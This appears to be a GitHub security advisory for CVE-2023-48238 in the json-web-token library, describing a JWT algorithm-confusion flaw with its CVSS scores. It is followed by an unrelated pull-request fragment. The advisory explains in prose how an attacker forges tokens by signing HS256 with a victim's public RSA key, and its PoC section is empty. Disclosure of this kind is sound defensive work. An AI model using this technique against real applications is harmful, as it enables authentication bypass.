The json-web-token library is vulnerable to a JWT algorithm confusion attack.

Details

On line 86 of the 'index.js' file, the algorithm to use for verifying the signature of the JWT token is taken from the JWT token, which at that point is still unverified and thus shouldn't be trusted. To exploit this vulnerability, an attacker needs to craft a malicious JWT token containing the HS256 algorithm, signed with the public RSA key of the victim application. This attack will only work against this library is the RS256 algorithm is in use, however it is a best practice to use that algorithm.

PoC

Severity

High 7.5 / 10

CVSS base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	None
Integrity	High
Availability	None

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N

CVE ID

CVE-2023-48238

Pull requests 6 Discussions Actions Wiki Security Insights

Introduced a new type of artifact: NOTEBOOK #3067

Merged **scudette** merged 1 commit into `master` from `notebooks` 3 weeks ago

Conversation 0 Commits 1 Checks 3 Files changed 17